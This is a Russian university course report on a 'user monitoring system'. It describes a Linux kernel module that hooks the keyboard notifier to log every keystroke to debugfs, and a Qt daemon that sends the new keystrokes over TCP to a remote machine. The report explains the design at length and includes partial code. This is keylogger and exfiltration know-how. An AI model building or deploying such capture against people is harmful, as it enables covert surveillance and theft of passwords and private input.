Государственное образовательное учреждение высшего профессионального образования

«Московский государственный технический университет имени Н. Э. Баумана»

(МГТУ им. Н.Э. Баумана)

ФАКУЛЬТЕТ «Информатика и системы управления»

КАФЕДРА «Программное обеспечение ЭВМ и информационные технологии»

Р А С Ч Ё Т Н О - П О Я С Н И Т Е Л Ь Н А Я З А П И С К А

к курсовой работе на тему:

Система наблюдения за действиями пользователя

Студент _____ Капустин А.И.
(Подпись, дата)

Руководитель курсового проекта _____ Тассов К.Л.
(Подпись, дата)

Москва 2017

Содержание

Введение

Клавиатура - интерактивное средство ввода-вывода. Прерывания от клавиатуры возникают очень часто. Важно получать информацию о событиях, инициируемых клавиатурой. Полученные низкоуровневые данные в дальнейшем могут использоваться восстановления последовательности действий определённого пользователя и использования их в качестве системного тестирования приложений (запомнить и повторить действия). Так же эти данные могут использоваться для удаленной поддержки пользователей, для отслеживания действий нерадивых пользователей(в том числе в образовательных учреждениях). Проект посвящен фиксации нажатий кнопок в журнале и передаче собранной информации из пространства ядра в пространство пользователя,а из пространства пользователя на удаленный компьютер. Целью работы является разработка программного комплекса для перехвата сообщений клавиатуры и их журналирования.

1 Аналитический раздел

В соответствии с заданием на курсовой проект необходимо разработать программное обеспечение, фиксирующее события в системе, инициирующиеся средством ввода информации – клавиатурой. Так же эту информацию необходимо передавать на удаленный компьютер. Клавиатура формирует события нажатия кнопок. Программное обеспечение должно обеспечивать перехват всех действий клавиатуры и фиксировать эту информацию в файле, для того, чтобы в дальнейшем было возможно произвести анализ этой информации.

1.1 Анализ подходов реализации

— чтение информации из системного файла устройства “/dev/input/event*”
— перехват сообщений клавиатуры в пространстве ядра.

Чтение файла “/dev/input/event*” возможно реализовать в пространстве пользователя. Второй вариант подразумевает под собой написание модуля ядра. Также перехват сообщений в модуле предоставляет более низкоуровневый доступ к данным, приходящим от клавиатуры. Именно поэтому предпочтение отдается второму варианту.

1.2 Загружаемые модули ядра Linux

Ядро Linux относится к категории так называемых монолитных – это означает, что большая часть функциональности операционной системы называется ядром и запускается в привилегированном режиме. Этот подход отличен от подхода микроядра, когда в режиме ядра выполняется только основная функциональность (взаимодействие между процессами [inter-process communication, IPC], диспетчеризация, базовый ввод-вывод [I/O], управление памятью), а остальная функциональность вытесняется за пределы привилегированной зоны (драйверы, сетевой стек, файловые системы). Можно было бы подумать, что ядро Linux очень статично, но на самом деле все как раз наоборот. Ядро Linux динамически изменяемое – это означает, что вы можете загружать в ядро дополнительную функциональность, выгружать функции из ядра и даже добавлять новые модули, использующие другие модули ядра. Преимущество загружаемых модулей заключается в возможности сократить расход памяти для ядра, загружая только необходимые модули (это может оказаться важным для встроенных систем) [1]

Linux – не единственное (и не первое) динамически изменяемое монолитное ядро. Загружаемые модули поддерживаются в BSD-системах, Sun Solaris, в ядрах более старых операционных систем, таких как OpenVMS, а также в других популярных ОС, таких как Microsoft Windows и Apple Mac OS X.

1.2.1 Устройство модуля ядра

Загружаемые модули ядра имеют ряд фундаментальных отличий от элементов, интегрированных непосредственно в ядро, а также от обычных программ. Обычная программа содержит главную процедуру (main)в отличие от загружаемого модуля, содержащего функции входа и выхода (в версии 2.6 эти функции можно именовать как угодно). Функция входа вызывается, когда модуль загружается в ядро, а функция выхода – соответственно при выгрузке из ядра. Поскольку функции входа и выхода являются пользовательскими, для указания назначения этих функций используются макросы module_init и module_exit . Загружаемый модуль содержит также набор обязательных и дополнительных макросов. Они определяют тип лицензии, автора и описание модуля, а также другие параметры. Пример очень простого загружаемого модуля приведен на рисунке 1.1 .



Рисунок 1.1 — Пример загружаемого модуля с разделами ELF

1.2.2 Объектный код модуля ядра

Загружаемый модуль представляет собой просто специальный объектный файл в формате ELF (Executable and Linkable Format). Обычно объектные файлы обрабатываются компоновщиком, который разрешает символы и формирует исполняемый файл. Однако в связи с тем, что загружаемый модуль не может разрешить символы до загрузки в ядро, он остается ELF-объектом. Для работы с загружаемыми модулями можно использовать стандартные средства работы с объектными файлами (которые в версии 2.6 имеют суффикс .ko, от kernel object). Например, если вывести информацию о модуле утилитой objdump, вы обнаружите несколько привычных разделов, в том числе .text (инструкции), .data (инициализированные данные) и .bss (Block Started Symbol или неинициализированные данные)[1]

В модуле также обнаружатся дополнительные разделы, ответственные за поддержку его динамического поведения. Раздел .init.text содержит код module_init,

а раздел .exit.text – код module_exit code (рисунок 1.2). Раздел .modinfo содержит тексты макросов, указывающие тип лицензии, автора, описание и т.д.

Рисунок 1.2 — Пример загружаемого модуля с разделами ELF

1.2.3 Жизненный цикл загружаемого модуля ядра

Процесс загрузки модуля начинается в пользовательском пространстве с команды insmod (вставить модуль). Команда insmod определяет модуль для загрузки и выполняет системный вызов уровня пользователя init_module для начала процесса загрузки. Команда insmod для ядра версии 2.6 стала чрезвычайно простой (70 строк кода) за счет переноса части работы в ядро. Команда insmod не выполняет никаких действий по разрешению символов (вместе с командой kerneld), а просто копирует двоичный код модуля в ядро при помощи функции init_module; остальное делает само ядро.

Функция init_module работает на уровне системных вызовов и вызывает функцию ядра sys_init_module (рисунок 1.3). Это основная функция для загрузки модуля, обращающаяся к нескольким другим функциям для решения специальных задач. Аналогичным образом команда rmmod выполняет системный вызов функции delete_module, которая обращается в ядро с вызовом sys_delete_module для удаления модуля из ядра.

1.2.4 Подробности загрузки модуля

Теперь давайте взглянем на внутренние функции для загрузки модуля (рисунок 1.4). При вызове функции ядра sys_init_module сначала выполняется проверка того, имеет ли вызывающий соответствующие разрешения (при помощи функции



Рисунок 1.3 — Основные команды и функции, участвующие в загрузке и выгрузке модуля

capable). Затем вызывается функция load_module, которая выполняет механическую работу по размещению модуля в ядре и производит необходимые операции (я вскоре расскажу об этом). Функция load_module возвращает ссылку, которая указывает на только что загруженный модуль. Затем он вносится в двусвязный список всех модулей в системе, и все потоки, ожидающие изменения состояния модуля, уведомляются при помощи специального списка. В конце вызывается функция init() и статус модуля обновляется, чтобы указать, что он загружен и доступен. Внутренние

```
sys_init_module (mod_name, args)
  1) /* Проверка полномочий */
  2) mod = load_module (mod_name, args)
  3) /* Добавление модуля в связанный список*/
  4) /* Вызов списка уведомления модуля, изменение состояния */
  5) /* Вызов функции инициализации модуля */
     mod->init()
  6) mod->state = MODULE_STATE_LIVE
  7) return

load_module (mod_name, args)
  1) Выделение временной памяти, считывание всего
     ELF-файла модуля
  2) Санитарные проверки (испорченный объектный файл,
     неверная архитектура и т.п.)
  3) Отображение заголовков разделов ELF на временные
     переменные
  4) Считывание дополнительных аргументов модуля
     из пространства пользователя
  5) состояние модуля = MODULE_STATE_COMING
  6) Выделение разделов по процессорам
  7) Выделение окончательной памяти для модуля
  8) Перемещение разделов SHF_ALLOC из временной памяти
     в окончательную
  9) Разрешение символов и выполнение перемещений (
     в зависимости от архитектуры)
 10) Очистка кэша инструкций
 11) Служебные процедуры очистки (освобождение временной
     памяти, настройка sysfs) и возврат модуля
```

Рисунок 1.4 — Внутренний процесс загрузки модуля(в упрощенном виде)

процессы загрузки модуля представляют собой анализ и управление модулями ELF.

Функция load_module (которая находится в ./linux/kernel/module.c) начинает с выделения блока временной памяти для хранения всего модуля ELF. Затем модуль ELF считывается из пользовательского пространства во временную память при помощи copy_from_user. Являясь объектом ELF, этот файл имеет очень специфичную структуру, которая легко поддается анализу и проверке.

Следующим шагом является ряд "санитарных проверок"загруженного образа (является ли ELF-файл допустимым? соответствует ли он текущей архитектуре? и так далее). После того как проверка пройдена, образ ELF анализируется и создается набор вспомогательных переменных для заголовка каждого раздела, чтобы облегчить дальнейший доступ к ним. Поскольку базовый адрес объектного файла ELF равен 0 (до перемещения), эти переменные включают соответствующие смещения в блок временной памяти. Во время создания вспомогательных переменных также проверяются заголовки разделов ELF, чтобы убедиться, что загружаемый модуль корректен.

Дополнительные параметры модуля, если они есть, загружаются из пользовательского пространства в другой выделенный блок памяти ядра (шаг 4), и статус модуля обновляется, чтобы обозначить, что он загружен (MODULE_STATE_COMING). Если необходимы данные для процессоров (согласно результатам проверки заголовков разделов), для них выделяется отдельный блок.

В предыдущих шагах разделы модуля загружались в память ядра (временную), и было известно, какие из них используются постоянно, а какие могут быть удалены. На следующем шаге (7) для модуля в памяти выделяется окончательное расположение, и в него перемещаются необходимые разделы (обозначенные в заголовках SHF_ALLOC или расположенные в памяти во время выполнения). Затем производится дополнительное выделение памяти размера, необходимого для требуемых разделов модуля. Производится проход по всем разделам во временном блоке ELF„ и те из них, которые необходимы для выполнения, копируются в новый блок. Затем следуют некоторые служебные процедуры. Также происходит разрешение символов, как расположенных в ядре (включенных в образ ядра при компиляции), так и временных (экспортированных из других модулей).

Затем производится проход по оставшимся разделам и выполняются перемещения. Этот шаг зависит от архитектуры и соответственно основывается на вспомогательных функциях, определенных для данной архитектуры (./linux/arch/<arch>/kernel/module.c). В конце очищается кэш инструкций (поскольку использовались временные разделы .text), выполняется еще несколько служебных процедур (очистка памяти временного модуля, настройка sysfs) и, в итоге, модуль возвращает load_module

1.2.5 Подробности выгрузки модуля

Выгрузка модуля фактически представляет собой зеркальное отражение процесса загрузки за исключением того, что для безопасного удаления модуля необходимо выполнить несколько "санитарных проверок". Выгрузка модуля начинается в пользовательском пространстве с выполнения команды rmmod (удалить модуль). Внутри команды rmmod выполняется системный вызов delete_module, который в конечном счете инициирует sys_delete_module внутри ядра (см рисунок 1.3). Основные операции удаления модуля показаны на рисунке 1.5. При вызове функции



Рисунок 1.5 — Внутренний процесс выгрузки модуля(в упрощенном виде)

ядра sys_delete_module (с именем удаляемого модуля в качестве параметра) сначала выполняется проверка того, имеет ли вызывающий соответствующие разрешения. Затем по списку проверяются зависимости других модулей от данного модуля. При этом используется список modules_which_use_me, содержащий по элементу для каждого зависимого модуля. Если список пуст, т.е. зависимостей не обнаружено, то модуль становится кандидатом на удаление (иначе возвращается ошибка). Затем проверяется, загружен ли модуль. Ничто не запрещает пользователю запустить команду rmmod для модуля, который в данный момент устанавливается, поэтому данная процедура проверяет, активен ли модуль. После нескольких дополнительных служебных проверок предпоследним шагом вызывается функция выхода данного модуля (предоставляемая самим модулем). В заключение вызывается функция free_module.

К моменту вызова free_module уже известно, что модуль может быть безопасно удален. Зависимостей не обнаружено, и для данного модуля можно начать

процесс очистки ядра. Этот процесс начинается с удаления модуля из различных списков, в которые он был помещен во время установки (sysfs, список модулей и т.д.). Потом инициируется команда очистки, зависящая от архитектуры (она расположена в ./linux/arch/<arch>/kernel/module.c). Затем обрабатываются зависимые модули, и данный модуль удаляется из их списков. В конце, когда с точки зрения ядра очистка завершена, освобождаются различные области памяти, выделенные для модуля, в том числе память для параметров, память для данных по процессорам и память модуля ELF (core и init).

1.3 Уведомления в ядре Linux

1.3.1 Уведомители

Ядро Linux содержит механизм, называемый "уведомителями"(notifiers) или "цепочками уведомлений"(notifiers chains), который позволяет коду ядра просить, чтобы ему сказали, когда что-то интересующее его происходит. Цепочки уведомлений в настоящее время активно используется в ядре; существуют цепочки для событий hotplug памяти, изменения политики частоты процессора, события USB hotplug, загрузка и выгрузка модулей, перезагрузки системы, изменения сетевых устройств и т. д. [2]

Интерфейс имеет следующий вид:

Листинг 1.1 — struct notifier_block

```
1 struct notifier_block {
2 int (*notifier_call)(struct notifier_block *self, unsigned long
      event, void *data);
3 struct notifier_block *next;
4 int priority;
5 };
```

Таким образом, цепочка уведомлений представляет собой простой, односвязный список без отдельной головы. Подсистема ядра, которая хочет быть уведомленной о конкретных событиях, заполняет структуру notifier_block и передает ее в:

*int notifier_chain_register(struct notifier_block **chain, struct notifier_block *notifier);*

Цепочка сохраняется в порядке возрастания приоритета. Отправка события - это вызов:

*int notifier_call_chain(struct notifier_block **chain, unsigned long event, void *data);*

Уведомители, зарегистрированные в цепочке, будут вызываться в порядке возрастания приоритета с данными события и данными. Любой уведомитель может вернуть значение с установленным битом NOTIFY_STOP_MASK, в результате чего

дальнейшие уведомления не будут вызываться. Возвращаемое значение из последнего уведомителя - это возврат из notify_call_chain (). В некоторых случаях комбинация NOTIFY_STOP_MASK и возвращаемого значения используется, чтобы позволить уведомителям наложить вето на предлагаемые действия. Внутри цепочки уведомлений содержится семафор, который обеспечивает необходимые блокировки.

1.3.2 Уведомитель нажатия клавиши

Существует уведомитель, позволяеющий отслеживать нажатия клавиши:

*int register_keyboard_notifier(struct notifier_block *nb);*

В первый параметр структуры, передаваемой в функцию, записываем функцию обратного вызова(callback) для обработки нажатий клавиш клавиатуры.

1.3.3 Функция обратного вызова для register_keyboard_notifier

Прототип функции обратного вызова имеет следующий вид:

int keysniffer_cb(struct notifier_block nblock, unsigned long code, void* _param)*

nblock - указатель на структуру, содержащую эту функцию

code - код клавиши клавиатуры

_param - указатель на структуру, описывающую параметры нажатия

Структура, описывающая параметры нажатия, имеет следующий вид:

Листинг 1.2 — struct keyboard_notifier_param

```
1 struct keyboard_notifier_param {
2 struct vc_data *vc;
3 int down;
4 int shift;
5 unsigned int value;
6 };
```

vc_data - структура VC для данного события клавиатуры[3]

down равен 1 когда клавиша нажата, 0 когда клавиша отпущена.

shift битовая маска модификации.

value - численное значение нажатой клавиши.

1.3.4 Хранение информации о нажатых клавишах

Нажатие клавиш человеком происходит очень быстро, некоторые люди печатают более чем по 300 символов в минуту. Поэтому для логирования этих символов необходима легковесная ram-bases файловая система. Для целей дебага и логирования в ядро Linux в версии 2.6.11 была введена файловая система debugfs. debugfs -

простая в использовании RAM-файловая система. Она существует как простой способ для разработчиков ядра сделать информацию доступной для пользовательского пространства.В отличие от /proc, которая предназначена только для информации о процессе или sysfs, которая имеет строгие правила one-value-per-file, debugfs вообще не имеет правил. Разработчики могут размещать любую информацию, которую они хотят.

Некоторые функции работы с файловой системой debugfs:

— Создание каталога:

*struct dentry *debugfs_ create_ dir(const char *name, struct dentry *parent)*

name - указатель на строку, содержащую имя создаваемого каталога.

parent - указатель на родительский каталог для этого файла. Это должно быть каталог dentry, если параметр установлен. Если этот параметр равен NULL,то каталог будет создан в корне файловой системы debugfs.

— Создание файла:

*struct dentry *debugfs_ create_ file(const char *name, umode_ t mode, struct dentry *parent, void *data, const struct file_ operations *fops)*

name - указатель на строку, содержащую имя создаваемого каталога.

mode - права, которые должен иметь файл.

parent - указатель на родительский каталог для этого файла. Это должно быть каталог dentry, если параметр установлен. Если этот параметр равен NULL,то каталог будет создан в корне файловой системы debugfs.

data - указатель на то, что вызывающий хочет получить позже. Указатель inode.i_private будет указывает на это значение при вызове open().

fops - указатель на структуру file_operations, которая должна использоваться для этого файла

— Рекурсивное удаление директорий:

*void debugfs_ remove_ recursive(struct dentry *dentry)*

dentry - указатель на удаляемую директорию.

Эта функция рекурсивно удаляет дерево каталогов в debugfs, которое ранее было создана с вызовом другой функции debugfs.Функцию требуется вызывать для удаления в конце работы загружамоего модуля, автоматическая очистка файлов не будет происходить, когда модуль будет удален.

2 Конструкторский раздел

2.1 Общая архитектура приложения

В состав программного обеспечения будут входить загружаемый модуль ядра, записывающий перехваченные нажатия клавишей, демон, который будет регулярно читать информацию из этого файла, а так же отсылать эту информацию на удаленный компьютер, пользовательское приложение, которое может быть размещено на удаленном компьютере, читающее принятые данные.



Рисунок 2.1 — Общая архитектура приложения

2.2 Перехват сообщений

Для перехвата сообщений клавиатуры необходимо в загружаемом модуле ядра разместить уведомитель, принимающий в качества параметра функцию обратного вызова нашей обработки сообщения клавиатуры. Для этого была создана следующая структура:

struct notifier_block keysniffer_blk = { .notifier_call = keysniffer_cb, };

В этой структуру содержится указатель на прототип нашей функции обработки сообщений

int keysniffer_cb(struct notifier_block nblock, unsigned long code, void* _param)*

Для создания уведомителя передаем созданную структуру в функцию:

register_keyboard_notifier(&keysniffer_blk);

2.2.1 Хранение информации

Для хранения информации используется файл в файловой системе debugfs. Для работы с этой файловой системой мы предварительно создаем директорию, в которой будем работать.

subdir = debugfs_create_dir("keylog", NULL);

В эту функцию передаем название создаваемого нами каталога и нулевой указатель на родителя.

debugfs_create_file("keys, 0400, subdir, NULL, &keys_fops)

Передаем название файла логирования(keys), права(0400), родительскую директорию(subdir), и файловую структуру key_fops. Структура key_ops имеет следующий вид:

Листинг 2.1 — struct file_operations keys_fops

```
1 const struct file_operations keys_fops = {
2 .owner = THIS_MODULE,
3 .read = keys_read,
4 };
```

THIS_MODULE указывает на владельца структуры file_operations. *keys_read* - функция для чтения данных из буфера Структура file_operations определяется в **linux/fs.h** и содержит указатели на функции, определенные драйвером, которые выполняют различные операции на устройстве. Каждое поле структуры соответствует адресу некоторой функции, определенной драйвером для обработки запрошенной операции. Например, каждому драйверу символов необходимо определить функцию, которая читает с устройства. Структура file_operations содержит адрес функции модуля, который выполняет эту операцию. Вот как выглядит определение для ядра 4.14.2

Листинг 2.2 — struct file_operations

```
1  struct file_operations {
2      struct module *owner;
3      loff_t (*llseek) (struct file *, loff_t, int);
4      ssize_t (*read) (struct file *, char __user *, size_t, loff_t *);
5      ssize_t (*write) (struct file *, const char __user *, size_t,
           loff_t *);
6      ssize_t (*read_iter) (struct kiocb *, struct iov_iter *);
7      ssize_t (*write_iter) (struct kiocb *, struct iov_iter *);
8      int (*iterate) (struct file *, struct dir_context *);
9      int (*iterate_shared) (struct file *, struct dir_context *);
10     unsigned int (*poll) (struct file *, struct poll_table_struct *);
11     long (*unlocked_ioctl) (struct file *, unsigned int, unsigned
           long);
12     long (*compat_ioctl) (struct file *, unsigned int, unsigned
           long);
13     int (*mmap) (struct file *, struct vm_area_struct *);
14     int (*open) (struct inode *, struct file *);
15     int (*flush) (struct file *, fl_owner_t id);
16     int (*release) (struct inode *, struct file *);
17     int (*fsync) (struct file *, loff_t, loff_t, int datasync);
18     int (*fasync) (int, struct file *, int);
```

```
19      int (*lock) (struct file *, int, struct file_lock *);
20      ssize_t (*sendpage) (struct file *, struct page *, int, size_t,
            loff_t *, int);
21      unsigned long (*get_unmapped_area)(struct file *, unsigned long,
            unsigned long, unsigned long, unsigned long);
22      int (*check_flags)(int);
23      int (*flock) (struct file *, int, struct file_lock *);
24      ssize_t (*splice_write)(struct pipe_inode_info *, struct file *,
            loff_t *, size_t, unsigned int);
25      ssize_t (*splice_read)(struct file *, loff_t *, struct
            pipe_inode_info *, size_t, unsigned int);
26      int (*setlease)(struct file *, long, struct file_lock **, void
            **);
27      long (*fallocate)(struct file *file, int mode, loff_t offset,
28      loff_t len);
29      void (*show_fdinfo)(struct seq_file *m, struct file *f);
30      #ifndef CONFIG_MMU
31      unsigned (*mmap_capabilities)(struct file *);
32      #endif
33      ssize_t (*copy_file_range)(struct file *, loff_t, struct file *,
34      loff_t, size_t, unsigned int);
35      int (*clone_file_range)(struct file *, loff_t, struct file *,
            loff_t,
36      u64);
37      ssize_t (*dedupe_file_range)(struct file *, u64, u64, struct
            file *,
38      u64);
39  };
```

Мы определили функцию чтения. Функция чтения имеет следующий вид:

Листинг 2.3 — keys_read

```
1  static ssize_t keys_read(struct file* filp,
2  char* buffer,
3  size_t len,
4  loff_t* offset)
5  {
6      return simple_read_from_buffer(buffer, len, offset, keys_buf,
           buf_pos);
7  }
```

T.e. функция чтения - это обертка на функцией simple_read_from_buffer - Функция simple_read_from_buffer - копирует данные из буфера в пространство пользователя. Эта функция имеет следующий прототип: *ssize_t simple_read_from_buffer(void __user *to, size_t count, loff_t *ppos, const void *from, size_t available)*

to - буфер пространства пользователя для чтения[4]

count максимальное количество прочитанных байтов

*ppos*текущая позиция в буфере

from буфер для чтения

available размер буфера для чтения

2.2.2 Алгоритм работы init-функции

На рисунке А.1 представлен алгоритм работы init-функции загружаемого модуля ядра.

2.2.3 Алгоритм работы функции-обработчика

На рисунке А.2 представлен алгоритм работы функции обратного вызова нажатия клавиши загружаемого модуля ядра

2.3 Формат записи сообщений в лог

По умолчанию в лог записываются английские буквы или же английские описания букв. При загрузке модуля ядра можно указать, чтобы в лог записывались буквы в 16-тиричном или 8-ом формате.

2.4 Агрегация сообщений

Для агрегации сообщений, записываемых в файл загружаемым модулем ядра, была создана программа, которая каждые n секунд проверяет не было ли записано в лог новых сообщений. Если были записаны сообщения, то новые сообщения отсылаются клиенту при помощи tcp-соедения.

Листинг 2.4 — Наблюдение за изменением файла лога

```
1  Observer::Observer(QObject* parent)
2  : QObject(parent)
3  {
4  QTimer* timer = new QTimer(this);
5  connect(timer, SIGNAL(timeout()), this, SLOT(check()));
6  timer->start(10000);
7  }
8
9  void Observer::check()
```

```
10  {
11  std::ifstream is("/sys/kernel/debug/keylog/keys",
        std::ifstream::binary);
12  std::string s1(std::istreambuf_iterator<char>(is), {});
13  std::string s3 = s1;
14  if (s2.length() < s1.length()) {
15      s3 = s3.erase(s3.find(s2), s2.length());
16      s2 = s1;
17  manager.sendDiff(QString::fromStdString(s3));
18  }
19  }
```

2.5 Приём сообщений на удаленном комьютере

Было создано приложение, позволяющие принимать данные, которые отсылает агрегатор сообщений, на удаленном или локальном комьютере.

Листинг 2.5 — Приём данных на удаленном компьютере

```
1   void MainWindow::readyRead() {
2   QTcpSocket* socket = static_cast<QTcpSocket*>(sender());
3   QByteArray* buffer = buffers.value(socket);
4   qint32* s = sizes.value(socket);
5   qint32 size = *s;
6   while (socket->bytesAvailable() > 0) {
7   buffer->append(socket->readAll());
8   while ((size == 0 && buffer->size() >= 4) || (size > 0 &&
        buffer->size() >= size)) {
9   if (size == 0 && buffer->size() >= 4)
10  {
11  size = ArrayToInt(buffer->mid(0, 4));
12  *s = size;
13  buffer->remove(0, 4);
14  }
15  if (size > 0 && buffer->size() >= size)
16  {
17  QByteArray data = buffer->mid(0, size);
18  buffer->remove(0, size);
19  size = 0;
20  *s = size;
21  emit dataReceived(data);
22  }}}}
```

3 Технологический раздел

3.1 Выбор языка программирования

Для реализации загружаемого модуля был выбран язык C(приложение Б). Операционная система Linux позволяет писать загружаемые модули ядра на Rust и на C. Rust непопулярен и ещё только развивается и не обладает достаточным количеством документации. Для реализации агрегатора и клиента был выбран язык C++.

а) Компилируемый язык со статической типизацией.

б) Сочетание высокоуровневых и низкоуровневых средств.

в) Реализация ООП.

г) Наличие удобной стандартной библиотеки шаблонов

3.2 Выбор вспомогательных библиотек

Для реализации программы была выбрана библиотека Qt.

а) Широкие возможности работы с изображениями, в том числе и попиксельно

б) Наличии более функциональных аналогов стандартной библиотеки шаблонов в том числе для разнообразных структур данных

Заключение

В данной работе были реализованы загружаемый модуль ядра операционной системы Linux, приложение для агрегации данных и приложения для их чтения в наглядном виде. Так же был исследован механизм работы загружаемых модулей и "уведомителей"для этих модулей. Система приложений позволяет получать информацию о нажатых пользователем клавишей на клавиатуре.

Приложение для агрегации и загружаемый модуль строго привязаны к ОС Linux, а приложение для чтения данных не привязано к конкретной платформе и может быть скомпилировано и запущено на всех популярных ОС.

Список использованных источников

1. *Джонс, М.* Анатомия загружаемых модулей ядра Linux / М. Джонс. — https://www.ibm.com/developerworks/ru/library/l-lkm/index.html, 2008.

2. *Corbet.* Making notifiers safe / Corbet. — https://lwn.net, 2005.

3. *Thibault, Samuel.* Keyboard notifier documentation / Samuel Thibault. — https://lwn.net, 2008.

4. Исходные коды ядра Linux. — http://elixir.free-electrons.com.

Приложение А Рисунки, поясняющие работу некоторых функций



Рисунок А.1 — Алгоритм работы init-функции

